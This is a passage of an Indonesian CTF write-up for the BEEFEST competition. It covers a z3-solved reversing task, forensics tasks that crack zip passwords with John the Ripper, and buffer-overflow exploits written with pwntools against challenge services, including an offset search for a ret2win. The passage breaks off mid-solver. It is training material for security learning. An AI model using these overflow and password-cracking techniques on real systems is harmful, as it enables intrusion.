        return 0LL;
    if ( a1 % 23 != 1 )
        return 0LL;
    if ( a1 % 3 )
        return 0LL;
    return a1;
}
```

```
IDA view-A Pseudocode-A Hex view-1
1 int64 __fastcall hasil(int64 a1)
2 {
3     int64 v3; // [rsp+10h] [rbp-8h]
4
5     v3 = 0LL;
6     while ( a1 > 0 )
7     {
8         v3 += a1 % 10;
9         a1 /= 10LL;
10    }
11    return v3;
12 }
```

Setelah dibedah, dapat dilihat bahwa program *elf* tersebut akan membuat atau melakukan pengecekan dengan melakukan beberapa persamaan, disini sebenarnya bisa kita hitung secara manual, namun tentu akan lama sekali, karena itu saya memanfaatkan **z3** untuk mencari dan menemukan nilai valid yang diinginkan program tersebut, dan berikut solver saya

```
from z3 import *

v10 = Int("v10")
v9 = Int("v9")

solver = Solver()

solver.add(v10 % 10 == 1)
solver.add(v10 % 23 == 1)
solver.add(v10 % 3 == 0)
solver.add(v9 % 2 == 1)
solver.add(v9 % 21 == 9)
solver.add(v9 % 5 == 1)
solver.add(v10 / v9 > 1)
solver.add(And(v10 > 1))
solver.add(Or(v9 < 1, v9 > 9999999999))
solver.add(
    Sum([v10 % 10 for _ in range(0, 100)]) == Sum([v9 % 10 for _ in
range(0, 100)])
)

if solver.check() == sat:
```

```

model = solver.model()
val_v10 = model.evaluate(v10).as_long()
val_v9 = model.evaluate(v9).as_long()

print("Nilai valid:")
print("v10\t=", model[v10])
print("v9\t=", model[v9])

```

Jadi, kode tersebut akan menggunakan **z3** untuk mencari nilai yang valid dari persamaan - persamaan atau kondisi yang sesuai dengan yang ada pada program *elf* yang diberikan.

NOTE: Program tersebut tidak langsung memberikan nilai yang valid, jadi harus melakukan beberapa kali pengulangan sampai menemukan hasil yang valid

Lalu kemudian program tersebut saya jalankan, hingga menemukan nilai yang valid yang sesuai dengan *elf* yang diberikan dan saya langsung masukkan nilainya ke service yang diberikan

```

• → guessthenumber python3 solve.py
Nilai valid:
v10      = 3000000002511
v9       = 1000000000641
• → guessthenumber nc 103.127.96.241 21010
berikan angka pertama: 3000000002511

wih boleh boleh, kalo yang ini bisa tebak juga ga?
berikan angka kedua: 1000000000641

bullseye! ini dia flagnya.
BEEFEST{3m4nk_b0l3h_se4kura7_in1}

```

Flag: BEEFEST{3m4nk_b0l3h_se4kura7_in1}

[FORENSIC]

Unmasking the Criminal

Deskripsi

In a high-stakes investigation, you have stumbled upon a critical piece of evidence that could unravel a sinister plot involving illegal organ trafficking. The digital breadcrumbs lead you to a suspicious JFIF header file, but it appears to be tampered with. Your mission is to restore the integrity of the JFIF header, and then dive deep into the digital abyss by employing forensic techniques to expose the truth.

FORMAT FLAG (CAPITAL LETTERS AND IN ENGLISH):

BEEFEST{SENDER_ORGAN_RECEIPTNUMBER}

Author: Brandy

Solving

Diberikan sebuah file *evidence.zip*, langsung saja saya download, ketika sudah didownload menghasilkan file yang tipe nya tidak diketahui

```
• → criminal file evidence
  evidence: data
◦ → criminal █
```

Namun, sesuai dengan yang ada pada deskripsi soal sepertinya ini adalah file gambar jpg namun pada header JFIF nya sudah dimodifikasi, kemudian dari sini saya menggunakan tools milik teman saya https://github.com/RadhitAsmara/Tools_Recovery_Image/blob/main/recoverjpg.py

```
• → criminal python3 recoverjpg.py
  JPG repaired successfully!
◦ → criminal █
```

Dan, berhasil mendapatkan recovery gambarnya, dan terdapat sebuah karakter base64 pada gambarnya

RLJPTSBNSUtBRUwgVE8gUk9CRVJU

Langsung saja saya decode kalimat tersebut

```
• → criminal echo RLJPTSBNSUtBRUwgVE8gUk9CRVJU | base64 -d  
FROM MIKAEL TO ROBERT  
○ → criminal
```

Oke dari sini berhasil untuk mendapatkan flag yang pertama yaitu SENDER nya adalah MIKAEL

Lalu, karena tidak ada resource file lain, saya mencoba untuk melakukan binwalk file gambar tersebut

```
• → criminal binwalk evidence.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
69916	0x1111C	xz compressed data

Ternyata ada file lain yaitu file xz, langsung saja saya ekstrak dari file gambar tersebut, dan langsung ekstrak file xz tersebut

```
• → criminal binwalk -e evidence.jpg --run-as=root
```


DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
69916	0x1111C	xz compressed data

```
⊗ → criminal tar -xf 1111C.xz  
xz: (stdin): Compressed data is corrupt  
tar: Child returned status 1  
tar: Error is not recoverable: exiting now  
○ → criminal
```



Meskipun tulisannya error, namun disini saya mendapatkan file baru yaitu message.pdf

```
-rw-r--r-- 1 rootkids rootkids 59K Aug 22 17:08 message.pdf
```

Kemudian saya buka file pdf tersebut, dan tampilannya seperti ini




Karena ada beberapa hal yang absurd, saya langsung menselect semua isi konten tersebut, dan paste ke file kosong lain



Dan dari situ terlihat ada kata **kidney organ**, dimana ini menjadi flag bagian kedua yaitu organnya adalah **KIDNEY**.

Lanjut, disitu ada sebuah link yang mencurigakan, langsung saja saya kunjungi link tersebut



Ternyata diarahkan ke gdrive, langsung saya download file tersebut, dan setelah didownload ternyata file **important.tar.xz**. Langsung saja extract file tersebut

```
• → criminal tar -xf important.tar.xz
• → criminal ll
total 376K
-rw-r--r-- 1 root    root    53K Sep 23 22:26 1111C.xz
-rw-r--r-- 1 root    root    121K Sep 23 22:20 evidence.jpg
drwxr-xr-x 2 root    root    4.0K Sep 23 22:27 _evidence.jpg.extracted
-rw-r--r-- 1 root    root    119K Sep 22 13:27 evidence.zip
-rwxrwxrwx 1 root    root    488 Sep 23 22:33 important.tar.xz
-rw-r--r-- 1 rootkids rootkids 59K Aug 22 17:08 message.pdf
drwxr-xr-x 2 rootkids rootkids 4.0K Aug 22 15:46 receipt-number
-rw-r--r-- 1 root    root    480 Sep 23 22:20 recoverjpg.py
• → criminal ls receipt-number
receipt-number.zip
• → criminal █
```

Setelah diekstrak muncul folder baru yaitu **receipt-number** yang didalamnya terdapat file **receipt-number.zip**. Ketika ingin diunzip ternyata file tersebut dipassword, langsung saya menggunakan **johntheripper** untuk menemukan passwordnya

```
• → receipt-number zip2john receipt-number.zip > receipt-number.hash
ver 2.0 efh 5455 efh 7875 receipt-number.zip/final_flag.txt PKZIP Encr: TS chk, cmplen=156, decmlen=343, crc=A5CEFF5F ts=271b cs=271b type=8
• → receipt-number john receipt-number.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nelonzo (receipt-number.zip/final_flag.txt)
lg 0:00:00:00 DONE (2023-09-23 22:36) 1.492g/s 7702Kp/s 7702Kc/s neman1996grodno..neagusergiu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
• → receipt-number █
```

Dan dapat passwordnya yaitu **nelonzo**, langsung saja diunzip menggunakan password tersebut

Muncul file baru yaitu **final_flag.txt** lalu ketika dilihat isinya adalah sebagai berikut

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <n9 type="str">7</n9>
  <n0 type="str">2</n0>
  <n5 type="str">8</n5>
  <n1 type="str">3</n1>
  <n10 type="str">0</n10>
  <n2 type="str">1</n2>
  <n4 type="str">7</n4>
  <n8 type="str">3</n8>
  <n7 type="str">0</n7>
  <n6 type="str">1</n6>
  <n3 type="str">4</n3>
</root>
```

Terdapat XML, disini tinggal urutkan saja valuenya pada tag **<n*>** dan setelah diurutkan menjadi berikut hasilnya **23147810370**. Dan ini menjadi flag yang ketiga.

Oke, jadi untuk full flagnya tinggal gabungkan ketiga flag part tersebut menjadi 1 flag yang utuh sesuai dengan format flagnya.

Flag: BEEFEST{MIKAEL_KIDNEY_23147810370}

Fishy Network

Deskripsi


I remember leaving my laptop on sniff with Wireshark and my friend looks at the PCAP file generated by the Wireshark. He said there is something fishy in it but he won't tell me what it is. Could you help me investigate my PCAP file? Thank you.

https://drive.google.com/file/d/1GGymvxUWM_FM8krRHNnwADZPcbOanPXq/view?usp=sharing

Author: Excy

Solving

Diberikan sebuah link gdrive, dimana setelah dicek dan didownload hasilnya adalah file `.pcapng`, langsung saja saya buka file tersebut menggunakan aplikasi **Wireshark**.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.211.55.7	10.211.55.1	DNS	84	Standard query 0xacab A ssl.google-analytics.com
2	0.000015667	10.211.55.7	10.211.55.1	DNS	84	Standard query 0x0aac AAAA ssl.google-analytics.com
3	0.022750515	10.211.55.1	10.211.55.7	DNS	84	Standard query response 0x0aac AAAA ssl.google-analytics.com
4	0.049722249	10.211.55.7	10.211.55.1	DNS	86	Standard query 0xec2e A privacyportal.onetrust.com
5	0.049744040	10.211.55.7	10.211.55.1	DNS	86	Standard query 0x7210 AAAA privacyportal.onetrust.com
6	0.074818061	10.211.55.7	10.211.55.1	DNS	78	Standard query 0x1384 A 684d0d46.akstat.io
7	0.074836769	10.211.55.7	10.211.55.1	DNS	78	Standard query 0xb385 AAAA 684d0d46.akstat.io
8	0.075295395	10.211.55.7	44.207.201.223	TLSv1.2	91	Application Data
9	0.075350562	10.211.55.7	35.174.210.7	TLSv1.2	91	Application Data
10	0.075519146	44.207.201.223	10.211.55.7	TCP	54	443 → 41160 [ACK] Seq=1 Ack=38 Win=16384 Len=0
11	0.075519313	35.174.210.7	10.211.55.7	TCP	54	443 → 49612 [ACK] Seq=1 Ack=38 Win=16384 Len=0
12	0.087738843	10.211.55.7	10.211.55.1	DNS	78	Standard query 0xfd78 A www.trendmicro.com
13	0.092642147	10.211.55.1	10.211.55.7	DNS	118	Standard query response 0xec2e A privacyportal.onetrust.com A 172.64.155.119 A 104.18.32.137
14	0.123504640	10.211.55.1	10.211.55.7	DNS	176	Standard query response 0x1384 A 684d0d46.akstat.io CNAME wildcard46.akstat.io.edgekey.net CNAME e45
15	0.134424834	10.211.55.1	10.211.55.7	DNS	100	Standard query response 0xacab A ssl.google-analytics.com A 142.251.10.97
16	0.139360762	10.211.55.1	10.211.55.7	DNS	86	Standard query response 0x7210 AAAA privacyportal.onetrust.com
17	0.140358473	10.211.55.7	172.64.155.119	TCP	74	37964 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3316898595 TSecr=0 WS=128
18	0.144443358	172.64.155.119	10.211.55.7	TCP	62	443 → 37964 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
19	0.144463650	10.211.55.7	172.64.155.119	TCP	54	37964 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0
20	0.146022821	10.211.55.7	172.64.155.119	TLSv1.3	571	Client Hello
21	0.146233821	172.64.155.119	10.211.55.7	TCP	54	443 → 37964 [ACK] Seq=1 Ack=518 Win=32768 Len=0
22	0.152857004	172.64.155.119	10.211.55.7	TLSv1.3	1494	Server Hello, Change Cipher Spec
23	0.152871046	10.211.55.7	172.64.155.119	TCP	54	37964 → 443 [ACK] Seq=518 Ack=1441 Win=64128 Len=0
24	0.153308547	172.64.155.119	10.211.55.7	TCP	1514	443 → 37964 [PSH, ACK] Seq=1441 Ack=518 Win=32768 Len=1460 [TCP segment of a reassembled PDU]
25	0.153308672	172.64.155.119	10.211.55.7	TLSv1.3	84	Application Data

Tanpa berpikir panjang, disini saya langsung mencoba untuk melakukan ekstrak **Objects Http** dari log tersebut

6064	ocsp.pki.goog	application/ocsp-request	83 bytes	gts1c3
6104	ocsp.pki.goog	application/ocsp-response	471 bytes	gts1c3
9192	159.65.136.204:7080	application/zip	152 kB	flag.zip

Dan terlihat ada file `flag.zip`, langsung saja saya ekstrak dan download, dan ketika ingin di unzip, ternyata file tersebut terpassword


```
o → fishynetwork unzip flag.zip
Archive: flag.zip
[flag.zip] flag.png password: █
```

Oke, langsung saja karena tidak ada hint password atau yang lainnya saya langsung melakukan bruteforce menggunakan **johntheripper**

```
• → fishynetwork zip2john flag.zip > flag.hash
ver 2.0 efh 5455 efh Open file in editor (ctrl + click) ng PKZIP Encr: TS_chk, cmplen=152585, decmplen=178673, crc=B9E1EFC8 ts=3028 cs=3028 type=8
• → fishynetwork john flag.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tigerwoods (flag.zip/flag.png)
1g 0:00:00:00 DONE (2023-09-23 22:11) 12.50g/s 204800p/s 204800c/s 204800C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
o → fishynetwork █
```

Berhasil mendapatkan passwordnya yaitu **tigerwoods**, langsung saja saya unzip file tersebut dengan password yang sudah ditemukan

BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}

Dan hasilnya adalah file gambar yang isinya adalah sebuah flag

FLag: BEEFEST{1sNt_f0r3n5iC_FuN_6uY5?_6b390006c1e5938}

[BINARY EXPLOITATION]

Banjir

Deskripsi

banjir bandang kiriman Bogornya kak

nc 103.127.96.241 45316

Author: sarapan

Solving

Diberikan sebuah file *elf* dan juga servicenya, langsung saja melakukan decompile dari file *elf* tersebut untuk melihat kode programnya. Yang menarik ada pada bagian berikut

```
void sigsegv_handler(){
    printf("Here's your reward: %s\n", flag);
    fflush(stdout);
    exit(1);
}
```

```
sigset_t flag, 0, 1);
signal(SIGSEGV, sigsegv_handler);
```

Intinya disini adalah aplikasi program menangkap signal **SIGSEGV**, lalu apa? lalu ketika terjadi **SIGSEGV** error atau fault maka akan memanggil function **sigsegv_handler** dimana dalam function tersebut akan memberikan sebuah flag.

Ini sangat mudah untuk mentrigger **SIGSEGV**, karena program ini vulnerable terhadap buffer overflow

```
void vuln(char *input){
    char buff[0x156E2];
    strcpy(buff, input);
    gets(buff);
}
```

Saya hanya cukup menginputkan buffer sebanyak mungkin hingga program akan mengalami **SIGSEGV** error. Disini saya menginputkan sebanyak panjang dari buffernya ($2 * 0x156e2$)

Jadi, berikut untuk solvernya

```
from pwn import *

p = remote("103.127.96.241", 45316, level="error")

payload = b"A" * (0x156e2 * 2)

p.sendlineafter(b"->", payload)

p.interactive()

○ → banjir python3 solver.py
  Here's your reward: BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}
  $ █
```

Dan lihat berhasil untuk mendapatkan flagnya

Flag: BEEFEST{akhirnya_udah_gak_banjir_lagi_yey}

Lights On

Deskripsi

Can you turn on all of the lights please?

```
nc 103.127.96.241 1738
```

Author: Klabin

Solving

Diberikan sebuah *elf* program dan juga servicenya, langsung saja melakukan decompile untuk mengecek isi programnya

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    char v4[128]; // [rsp+0h] [rbp-80h] BYREF

    nuller(argc, argv, envp);
    puts("Im scared if the dark, please help me (>_<)");
    return __isoc99_scanf("%s", v4);
}
```

Saya langsung menemukan vuln nya disini, yaitu program menggunakan scanf, dan melakukan return terhadap function, dimana ini menyebabkan buffer overflow serta dapat dapat memodifikasi return address


Kemudian saya mengecek function lain yang mungkin dapat menjadi lokasi dari flagnya

```
int THERoom()
{
    char v1[312]; // [rsp+0h] [rbp-140h] BYREF
    FILE *v2; // [rsp+138h] [rbp-8h]

    if ( light1 != 1 || light2 != 1 || light3 != 1 || light4 != 1 || light5 != 1 )
        return printf("gelaap");
    v2 = fopen("flag.txt", "r");
    if ( !v2 )
    {
        puts("Loh... Flagnya mana :(");
        exit(1);
    }
    __isoc99_fscanf(v2, "%s", v1);
    return printf("FLAG : %s\n", v1);
}
```

Ternyata function *THERoom* adalah dimana function tersebut akan mengembalikan sebuah flag, namun dengan kondisi semua lampu harus bernilai 1 atau dengan kata lain lampu harus menyala.

Ternyata, masih ada function lainnya, yaitu berikut



Nah function - function tersebut mempunyai behavior untuk menyalakan dan mematikan sebuah lampu tergantung kondisinya saat ini, seperti contoh pada function *Lever1*

```
1 int lever1()
2 {
3     int result; // eax
4
5     if ( light4 )
6     {
7         if ( light4 == 1 )
8         {
9             light4 = 0;
10            puts("Lampu 4 Matil!");
11        }
12    }
13    else
14    {
15        light4 = 1;
16        puts("Lampu 4 Menyala!");
17    }
18    if ( light5 )
19    {
20        result = light5;
21        if ( light5 == 1 )
22        {
23            light5 = 0;
24            return puts("Lampu 5 Matil!");
25        }
26    }
27    else
28    {
29        light5 = 1;
30        return puts("Lampu 5 Menyala!");
31    }
32    return result;
33 }
```

Nah, setelah mengidentifikasi lebih lanjut, untuk menyalakan semua lampunya adalah dengan salah satu cara memanggil function - function tersebut, yaitu dengan pola *Lever1*, *Lever2*, *Lever4* secara berurutan, karena disini saya berasumsi bahwa default lampu nya adalah mati.

Langsung masuk ke exploitnya, yaitu mencari offset return addressnya terlebih dahulu,

Pertama saya menggunakan gdb dengan pwndbg untuk melakukan dynamic analysis

```
o → lightson gdb -q lightson
pwndbg: loaded 141 pwndbg commands and 45 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
Reading symbols from lightson...
(No debugging symbols found in lightson)
----- tip of the day (disable with set show-tips off) -----
Use the canary command to see all stack canary/cookie values on the stack (based on the *usual* stack canary value initialized by glibc)
pwndbg> █
```

Lalu kemudian setup breakpoint pada sebelum melakukan ret pada function main

```
pwndbg> disasm main
Dump of assembler code for function main:
0x0000000000401673 <+0>:    push    rbp
0x0000000000401674 <+1>:    mov     rbp, rsp
0x0000000000401677 <+4>:    add     rsp, 0xffffffffffffff80
0x000000000040167b <+8>:    mov     eax, 0x0
0x0000000000401680 <+13>:   call    0x401186 <nuller>
0x0000000000401685 <+18>:   lea     rax, [rip+0xa54]          # 0x4020e0
0x000000000040168c <+25>:   mov     rdi, rax
0x000000000040168f <+28>:   call    0x401040 <puts@plt>
0x0000000000401694 <+33>:   lea     rax, [rbp-0x80]
0x0000000000401698 <+37>:   mov     rsi, rax
0x000000000040169b <+40>:   lea     rax, [rip+0xa23]          # 0x4020c5
0x00000000004016a2 <+47>:   mov     rdi, rax
0x00000000004016a5 <+50>:   mov     eax, 0x0
0x00000000004016aa <+55>:   call    0x401080 <__isoc99_scanf@plt>
0x00000000004016af <+60>:   nop
0x00000000004016b0 <+61>:   nop
0x00000000004016b1 <+62>:   leave
0x00000000004016b2 <+63>:   ret
End of assembler dump.
pwndbg> b *main+63
Breakpoint 1 at 0x4016b2
pwndbg> 
```

Selanjutnya menggunakan cyclic untuk menggenerate payload yang tujuannya untuk mencari offsetnya

```
pwndbg> cyclic(200)
aaaaaaaaabaaaaaaaaacaaaaaaadaaaaaaaaacaaaaafaaaaaaaagaaaaaahaaaaaaaiaaaaaajaaaaakaaaaalaaaaamaaaaaanaaaaaoaaaaapaaaaaqaaaaaraaaaaasaaaaataaaaaavaaaaaawaaaaax
aaaaaaayaaaaaaa
pwndbg>
```

Lalu run dan masukkan payload tersebut, dan program akan berhenti pada breakpoint yang telah disetup sebelumnya

```

R12 0x0
*R13 0x7fffffffdb8d8 -> 0x7fffffffdbff <- 'USER=root'
*R14 0x403e00 (&_do_global_dtors_aux_fini_array_entry) -> 0x401150 (&_do_global_dtors_aux) <- endbr64
*R15 0x7fffffffd020 (&rtld_global) -> 0x7fffffffe2e0 <- 0x0
*RBP 0x6161616161616171 ('aaaaaaaa')
*RSP 0x7fffffffd7b8 <- 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'
*RIP 0x4016b2 (main+63) <- ret

```

```

▶ 0x4016b2 <main+63> ret <0x6161616161616172>

```

Pada register **RSP** sudah terisi dengan payload tadi, lalu offset return addressnya bisa dicari melalui register tersebut

```

Found at offset 128
pwndbg> cyclic -l raiaaaaaa
Finding cyclic pattern of 8 bytes: b'raiaaaaa' (hex: 0x7261616161616161)
Found at offset 136
pwndbg>

```

Dan dapat offsetnya adalah **136 bytes**, dan langsung saja saya crafting script solvernya yaitu seperti berikut

```
from pwn import *

context.binary = elf = ELF("./lightsout")

if args.REMOTE:
    p = remote("103.127.96.241", 1738)
else:
    p = elf.process()
```

```

